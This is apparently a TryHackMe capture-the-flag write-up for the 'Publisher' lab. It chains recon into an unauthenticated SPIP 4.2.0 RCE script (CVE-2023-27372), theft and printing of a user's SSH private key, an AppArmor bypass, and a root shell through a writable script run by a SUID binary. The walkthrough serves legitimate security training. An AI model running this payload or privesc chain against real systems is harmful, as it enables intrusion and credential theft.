

# Publisher

*By Praveen Kumar Sharma*

---

For me the IP of the Machine is : **10.10.194.126**

Lets try pinging it :

```
(pks@Kali)-[~/TryHackMe/Publisher]
$ ping 10.10.194.126 -c 5
PING 10.10.194.126 (10.10.194.126) 56(84) bytes of data.
64 bytes from 10.10.194.126: icmp_seq=1 ttl=60 time=300 ms
64 bytes from 10.10.194.126: icmp_seq=2 ttl=60 time=323 ms
64 bytes from 10.10.194.126: icmp_seq=3 ttl=60 time=233 ms
64 bytes from 10.10.194.126: icmp_seq=4 ttl=60 time=265 ms
64 bytes from 10.10.194.126: icmp_seq=5 ttl=60 time=236 ms

--- 10.10.194.126 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 232.765/271.503/322.847/35.231 ms
```

Its online!!

---

## Port Scanning

Im gonna use nmap here

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.194.126 -o allPortScan.txt
```

```
(pks@Kali)-[~/TryHackMe/Publisher]
$ nmap -p- -n -Pn -T5 --min-rate=10000 10.10.194.126 -o allPortScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-02 12:26 EDT
Warning: 10.10.194.126 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.194.126
Host is up (0.22s latency).
Not shown: 65025 closed tcp ports (conn-refused), 508 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

### Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Lets try a deeper scan on these ports

## Deeper Scan :

```
nmap -sC -sV -A -T5 -p 22,80 10.10.194.126 -o deeperScan.txt
```

```
(pks@Kali)-[~/TryHackMe/Publisher]
$ nmap -sC -sV -A -T5 -p 22,80 10.10.194.126 -o deeperScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-02 12:28 EDT
Nmap scan report for publisher.thm (10.10.194.126)
Host is up (0.19s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Publisher's Pulse: SPIP Insights & Tips
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

### Deeper scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
```

```
| ssh-hostkey:  
| 3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)  
| 256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)  
|_ 256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)  
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))  
|_http-title: Publisher's Pulse: SPIP Insights & Tips  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Very generic lets try directory fuzzing

---

## Important :

Before this im gonna map this IP address to a URL so it is easier to work with by adding it in the /etc/hosts as "publisher.thm" like this

```
(pks@Kali)-[~/TryHackMe/Publisher]  
$ cat /etc/hosts  
127.0.0.1      localhost  
127.0.1.1      Kali.pks          Kali  
  
# The following lines are desirable for IPv6 capable hosts  
::1           localhost ip6-localhost ip6-loopback  
ff02::1       ip6-allnodes  
ff02::2       ip6-allrouters  
  
10.10.222.68   whoismrrobot.com  
10.10.194.126  publisher.thm
```

---

## Directory Fuzzing

Im gonna use gobuster here

### First Fuzzing :

```
gobuster dir -u http://publisher.thm -w /usr/share/wordlists/dirb/common.txt
```

```
$ gobuster dir -u http://publisher.thm -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://publisher.thm
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/images (Status: 301) [Size: 315] [--> http://publisher.thm/images/]
/index.html (Status: 200) [Size: 8686]
/server-status (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

#### Directory from the first scan

```
/images (Status: 301) [Size: 315] [-->
http://publisher.thm/images/]
/index.html (Status: 200) [Size: 8686]
```

## Secondary Fuzzing :

Its very generic letstry a different word-lists like this one

```
gobuster dir -u http://publisher.thm -w
/usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
```

```
L$ gobuster dir -u http://publisher.thm -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://publisher.thm
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:            10s
=====
Starting gobuster in directory enumeration mode
=====
/.htpasswd              (Status: 403) [Size: 278]
/.htaccess              (Status: 403) [Size: 278]
/images                 (Status: 301) [Size: 315] [--> http://publisher.thm/images/]
/server-status          (Status: 403) [Size: 278]
/spip                   (Status: 301) [Size: 313] [--> http://publisher.thm/spip/]
Progress: 20476 / 20477 (100.00%)
=====
Finished
=====
```


## Secondary fuzzing

```
/spip (Status: 301) [Size: 313] [--> http://publisher.thm/spip/]
```


---



Didnt find anything interesting in the web-page itself found a lot of things in spip



I used burp-suite to capture a request in here to if the version of spip is visible in the headers and it was




## Gaining Access :

So Googling this SPIP version got this : <https://www.exploit-db.com/exploits/51536>

## SPIP v4.2.0 - Remote Code Execution (Unauthenticated)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
51536	2023-27372	NUTS7	WEBAPPS	PHP	2023-06-20

EDB Verified: 

Exploit:  / 

Vulnerable App:



If u want you can read this code to use this concept i made a bash script for the same concept for that first we need the CSRF token :

```
curl -s http://publisher.thm/spip/spip.php?page=spip_pass | grep -i
formulaire_action_sign | cut -d '"' -f 2
```

```
(pks@Kali)-[~/TryHackMe/Publisher]
$ curl -s http://publisher.thm/spip/spip.php?page=spip_pass | grep -i formulaire_action_sign | cut -d '"' -f 2
AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2cr1mVwgtLVVXwXn/MCLPMYdXPZCL/WsMlnvbq2xARLr6toNbdE/YV7egyXhx
```

### Rce script

```
if echo $SHELL | grep zsh > /dev/null ; then read 'cmd?Enter a command
for RCE: ' ; else read -p 'Enter a command for RCE: ' ; fi \
&& php_rce="<?php echo system('echo; echo; echo; ${cmd}; echo; echo;
echo;'); ?>" \
&& cmd_length=$(echo $php_rce | tr -d '\n' | wc -m) \
&& curl -s -X POST http://publisher.thm/spip/spip.php?page=spip_pass \
-d "page=spip_pass" \
-d "formulaire_action=oubli" \
-d "formulaire_action_args=$(curl -s http://publisher.thm/spip/spip.php?
page=spip_pass | grep -i formulaire_action_sign | cut -d '"' -f 2)" \
-d "oubli=s:${cmd_length}:\`${php_rce}\`";"
```

here is the script u can find this with this write-up in the text file called RCE-Script.txt too:



```

(pks@Kali)-[~/TryHackMe/Publisher]
$ if echo $SHELL | grep zsh > /dev/null ; then read 'cmd?Enter a command for RCE: ' ; else read -p 'Enter a command f
or RCE: ' ; fi \
&& php_rce="<?php echo system('echo; echo; echo; ${cmd}; echo; echo; echo;'); ?>" \
&& cmd_length=$(echo $php_rce | tr -d '\n' | wc -m) \
&& curl -s -X POST http://publisher.thm/spip/spip.php?page=spip_pass \
-d "page=spip_pass" \
-d "formulaire_action=oubli" \
-d "formulaire_action_args=$(curl -s http://publisher.thm/spip/spip.php?page=spip_pass | grep -i formulaire_action_sig
n | cut -d '"' -f 2)" \
-d "oubli=s:${cmd_length}:\`${php_rce}\`";"
Enter a command for RCE: ls -al
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr" dir="ltr">
<head>

```

```

total 156
drwxr-xr-x 11 www-data www-data 4096 Feb 12 20:23 .
drwxr-x--- 5 www-data www-data 4096 Dec 20 2023 ..
-rwxr-xr-x 1 www-data www-data 7045 Dec 20 2023 CHANGELOG.md
drwxr-xr-x 3 www-data www-data 4096 Dec 20 2023 IMG
-rwxr-xr-x 1 www-data www-data 35147 Dec 20 2023 LICENSE
-rwxr-xr-x 1 www-data www-data 842 Dec 20 2023 README.md
-rwxr-xr-x 1 www-data www-data 178 Dec 20 2023 SECURITY.md
-rwxr-xr-x 1 www-data www-data 1761 Dec 20 2023 composer.json
-rwxr-xr-x 1 www-data www-data 27346 Dec 20 2023 composer.lock
drwxr-xr-x 3 www-data www-data 4096 Dec 20 2023 config
drwxr-xr-x 22 www-data www-data 4096 Dec 20 2023 ecrire
-rwxr-xr-x 1 www-data www-data 4307 Dec 20 2023 htaccess.txt
-rwxr-xr-x 1 www-data www-data 42 Dec 20 2023 index.php
drwxr-xr-x 5 www-data www-data 4096 Dec 20 2023 local
drwxr-xr-x 22 www-data www-data 4096 Dec 20 2023 plugins-dist
-rwxr-xr-x 1 www-data www-data 3645 Dec 20 2023 plugins-dist.json
drwxr-xr-x 12 www-data www-data 4096 Dec 20 2023 prive
-rwxr-xr-x 1 www-data www-data 973 Dec 20 2023 spip.php
-rwxr-xr-x 1 www-data www-data 1212 Dec 20 2023 spip.png
-rwxr-xr-x 1 www-data www-data 1673 Dec 20 2023 spip.svg
drwxr-xr-x 10 www-data www-data 4096 Dec 20 2023 squelettes-dist
drwxr-xr-x 6 www-data www-data 4096 Aug 2 15:35 tmp
drwxr-xr-x 6 www-data www-data 4096 Dec 20 2023 vendor

```

Code Execution is available lets see pwd :

```
/home/think/spip/spip
```

Lets see if we can grab some .ssh creds from /home/think/.ssh

```
(pks@Kali)-[~/TryHackMe/Publisher]
$ if echo $SHELL | grep zsh > /dev/null ; then read 'cmd?Enter a command for RCE: ' ; else read -p 'Enter a command f
or RCE: ' ; fi \
&& php_rce="<?php echo system('echo; echo; echo; ${cmd}; echo; echo; echo;'); ?>" \
&& cmd_length=$(echo $php_rce | tr -d '\n' | wc -m) \
&& curl -s -X POST http://publisher.thm/spip/spip.php?page=spip_pass \
-d "page=spip_pass" \
-d "formulaire_action=oubli" \
-d "formulaire_action_args=$(curl -s http://publisher.thm/spip/spip.php?page=spip_pass | grep -i formulaire_action_sig
n | cut -d '"' -f 2)" \
-d "oubli=s:${cmd_length}:\`${php_rce}\`";"
Enter a command for RCE: ls /home/think/.ssh
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr" dir="ltr">
<head>
```

```
authorized_keys
id_rsa
id_rsa.pub
```

Lets grab the id\_rsa file

```
(pks@Kali)-[~/TryHackMe/Publisher]
$ if echo $SHELL | grep zsh > /dev/null ; then read 'cmd?Enter a command for RCE: ' ; else read -p 'Enter a command f
or RCE: ' ; fi \
&& php_rce="<?php echo system('echo; echo; echo; ${cmd}; echo; echo; echo;'); ?>" \
&& cmd_length=$(echo $php_rce | tr -d '\n' | wc -m) \
&& curl -s -X POST http://publisher.thm/spip/spip.php?page=spip_pass \
-d "page=spip_pass" \
-d "formulaire_action=oubli" \
-d "formulaire_action_args=$(curl -s http://publisher.thm/spip/spip.php?page=spip_pass | grep -i formulaire_action_sig
n | cut -d '"' -f 2)" \
-d "oubli=s:${cmd_length}:\`${php_rce}\`";"
Enter a command for RCE: cat /home/think/.ssh/id_rsa
<!DOCTYPE html>
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAAAAAAABG5vbmUAAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAXPvc9pijpUJA4oLyvKW0ryYASBpdmBas0ElS60Rw7FMgjPW86tDK
uIXyZneBIUarJiZh8VzFqmKRYcioDwLJzq+9/2ipQHTVzNjxxg18wWvF0WnK2LI5TQ7QXc
0Y8+1CUVX67y4UXrKASf8L7LPKIED24bXjkDBkVrCMHwScQbg/nIIFxyi262JoJTjh9Jgx
SBjaD0ELBBxydv78YMN9dyafImAXYX96H5k+8vC8/I3bkwiCnhuKKJ11TV4b8lMsbrgqbY
RYfbCJapB27zJ24a1aR5Un+Ec2XV2fawhmftS05b10M0QAnDEu7SGXG9mF/hLJyheRe8lv
+rk5EkZNgh14YpXG/E9yIbxB9Rf5k0ekxodZjVV06iqIHBomcQrKotV5nXBRPgVeH71JgV
QFkNQyqVM4wf6o0DSqQsuIvnkB5L9e095sJDwz1pj/aTL3Z6Z28KgPKCj0ELvkAPcncuMQ
Tu+z6QVUr0cCjgSRhw4Gy/bfJ4LLyX/bciL5QoydAAAFiD95i1o/eYtaAAAAB3NzaC1yc2
EAAAGBAMT73PaYo6VCQ0KJcr5FtK8mAEgaXZgWrDhJb0jkc0xTIIz1v0rQyriF8mZ3gSFG
qyYmYfFcxapikWHIqA8JSc6vvf9oqUB01czY8cYNfMFrxdFpytpS0U000F3DmPPtQLFV+u
8uFF6ygEn/Je5TyiBA9uG145AwZFawjB8EnEG4P5yCBccotutiaCU44fSYMUgY2gzhCwQc
cnb+/GDDfXcmnyJgF2F/eh+ZPvLwvPyN25MIgp4biiiddU1eG/JTLG64Km2EWH2wiWqQdu
8yduGtWkeVJ/hHNl1dn2sIZn7Ut0W9dDNEAJwxLu0hLxvZh4Syc0XkXvJb/q50RJ6TYId
eGKVxvxPciG8QfUX+ZNhpMaHWY1Vd0oqiBwaJnEKyqLveZ1wUT4FXh+9SYFUBZDUMqLTOM
H+qDg0qkLLiL55AeZfXtPebCQ8M9aY/2ky92emdvCoDygozhC75AD3J3LjEE7vs+kFVK9H
Ao4EkYc0Bsv23yeJS8L/23Ii+UKMnQAAAAAMBAAEAAAGBAIIasGkXjA6c4eo+SLEuDRcaDF
mTQHoxj3JL3M8+Au+0P+2aaTrWy05zWhUfnWRzHpvGAi6+zbep/sgNFiNIST2AigdmA1QV
VxLDuPzM77d5DWExdNAa0sqQnEMx65ZBA0pj1aegUcfyMhWttknhgCEn52hREIqty7g0R5
49F0+4+BrRLivK0nZJuuvK1EMP0o2aDHsxMGt4tomuBNeMhxPpqHW17ftxjSHNv+wJ4WkV
8Q7+MfdnzSriRRXisKavE6MPzYHJtMEuDUJDUTIpXVx2rL/L3DBs1G6ES1Qq5vWwNG0kLR
zz2F+3dNNzK6d0e18ciUXF0qZxFzF+hqwxix6jCASFG6A0YjcozKl1WdkUtqqw+Mf15q+KW
```

Lets save this in a id\_rsa file u can find this too with this writeup

```
(pks@Kali) - [~/TryHackMe/Publisher]
$ vim id_rsa

(pks@Kali) - [~/TryHackMe/Publisher]
$ chmod 600 id_rsa
```

Lets try ssh-ing in as think

```
(pks@Kali) - [~/TryHackMe/Publisher]  
$ ssh -i id_rsa think@publisher.thm
```

```
think@publisher:~$ id  
uid=1000(think) gid=1000(think) groups=1000(think)  
think@publisher:~$
```

here is the first flag

```
think@publisher:~$ ls  
spip user.txt  
think@publisher:~$
```

---

## Priv-Esc

So im cut the hassle here to say there is apparmor in this machine blocking some things like we cant write in tmp or read opt etc  
We are on the ash and there is some ACL on this shell

```
think@publisher:~$ which $SHELL  
/usr/sbin/ash
```

To check if its is enabled we can see by :

```
think@publisher:~$ aa-enabled  
Yes  
think@publisher:~$
```

here is the configuration for it

```
think@publisher:~$ cat /etc/apparmor.d/usr.sbin.ash
#include <tunables/global>

/usr/sbin/ash flags=(complain) {
    #include <abstractions/base>
    #include <abstractions/bash>
    #include <abstractions/consoles>
    #include <abstractions/namespace>
    #include <abstractions/user-tmp>

    # Remove specific file path rules
    # Deny access to certain directories
    deny /opt/ r,
    deny /opt/** w,
    deny /tmp/** w,
    deny /dev/shm w,
    deny /var/tmp w,
    deny /home/** w,
    /usr/bin/** mrix,
    /usr/sbin/** mrix,

    # Simplified rule for accessing /home directory
    owner /home/** rix,
}
think@publisher:~$
```

So looks like we can write in /dev/shm lets try that

```
echo -e '#! /bin/bash\n/bin/bash -ip' > /dev/shm/pwn.sh
chmod 755 /dev/shm/pwn.sh
```

```
think@publisher:~$ echo -e '#! /bin/bash\n/bin/bash -ip' > /dev/shm/pwn.sh
think@publisher:~$ chmod 755 /dev/shm/pwn.sh
```

Run this file now :

```
think@publisher:~$ /dev/shm/pwn.sh
think@publisher:~$ ls /opt
containerd  dockerfile  run_container.sh
think@publisher:~$
```

Now we have normal amount of shell now

Now lets start enumeration on how to get root

U can use linenum or linpeas i just tried this and this worked for me

```
find / -perm -u=s -type f 2>/dev/null
```

```
think@publisher:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/sbin/pppd
/usr/sbin/run_container
/usr/bin/at
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
think@publisher:~$
```



this is unusual and is used to run the container lets see what its using

```
think@publisher:~$ strings /usr/sbin/run_container
/lib64/ld-linux-x86-64.so.2
libc.so.6
__stack_chk_fail
execve
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
GLIBC_2.4
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
/bin/bash
/opt/run_container.sh
:*3$"
GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8061
```

Lets see if we can write in this file

```
think@publisher:~$ ls -l /opt/
total 12
drwx--x--x 4 root root 4096 Nov 14 2023 containerd
-rw-r--r-- 1 root root 861 Dec 7 2023 dockerfile
-rwxrwxrwx 1 root root 27 Aug 2 16:20 run_container.sh
think@publisher:~$
```

We can, So to exploit similar to the fixing the shell we use this :

```
echo -e '#!/bin/bash\n/bin/bash -ip' > /opt/run_container.sh
```

```
think@publisher:~$ cat /opt/run_container.sh
#!/bin/bash
/bin/bash -ip
think@publisher:~$
```

Now lets run the /usr/sbin/run\_container now

```
think@publisher:~$ /usr/sbin/run_container
bash-5.0# id
uid=1000(think) gid=1000(think) euid=0(root) egid=0(root) groups=0(root),1000(think)
bash-5.0#
```

Here is the root flag :

```
bash-5.0# cd /root
bash-5.0# ls
root.txt  spip
bash-5.0#
```